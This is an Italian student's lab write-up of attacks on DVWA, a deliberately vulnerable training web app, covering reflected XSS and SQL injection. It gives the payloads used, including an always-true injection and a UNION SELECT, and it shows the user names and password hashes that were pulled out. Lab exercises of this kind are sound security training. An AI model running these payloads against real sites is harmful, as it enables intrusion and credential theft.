



Esercizio S6L2 di Giorgio Ciaschini del 27/02/2024


Dopo aver configurato le macchine sono andato a fare delle prove per vedere se potevano essere attaccate. La prima tecnica che è stata utilizzata è quella dell' <<XSS reflected>> che prevede l'utilizzo di inserire del testo in formato html così da vedere se viene letto dalla webApp. Nel nostro caso siamo andati ad inserire nella barra di ricerca il seguente testo in html "<i>prova". Con Burp Suite siamo andati ad intercettare il pacchetto per vedere il tipo di risposta che ci restituiva.




Come possiamo notare il risultato che ci ha restituito nel campo output detto “punto di riflessione” è la parola “prova” scritta in corsivo. Con questo possiamo dire che c’è possibilità di inserire un payload malevolo.



Ho provato così ad inserire una script: `<script> alert ('XSS') </script>`:




in questo modo mi restituisce un pop-up con scritto "XSS":




Per quanto riguarda la vulnerabilità SQLi abbiamo da prima provato a forzare la richiesta dei dati sapendo che un comando SQL ha una sintassi del tipo "SELECT name, description FROM product WHERE id=something". Siamo andati a giocare sul fatto che l'id siamo noi ad inserirlo. Così ho scritto `<< ' or 'k' = 'k >>` che grazie ai separatori booleani ho una condizione sempre vera e mi restituisce

tutti i valori "id".




Come possiamo vedere nella figura sotto mi ha restituito tutti i valori presenti.



Poi siamo andati a fare una 'UNION' che mi ha permesso di vedere quali erano tutte le password abbinate agli utenti.

← → ↺ ⚠ Not secure 192.168.49.101/dvwa/vulnerabilities/sql/?id=%27UNION+SELECT+user%2C+password+FROM+u... ☆ ⚙ 👤



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

Submit

ID: 'UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 'UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 'UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/SDP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>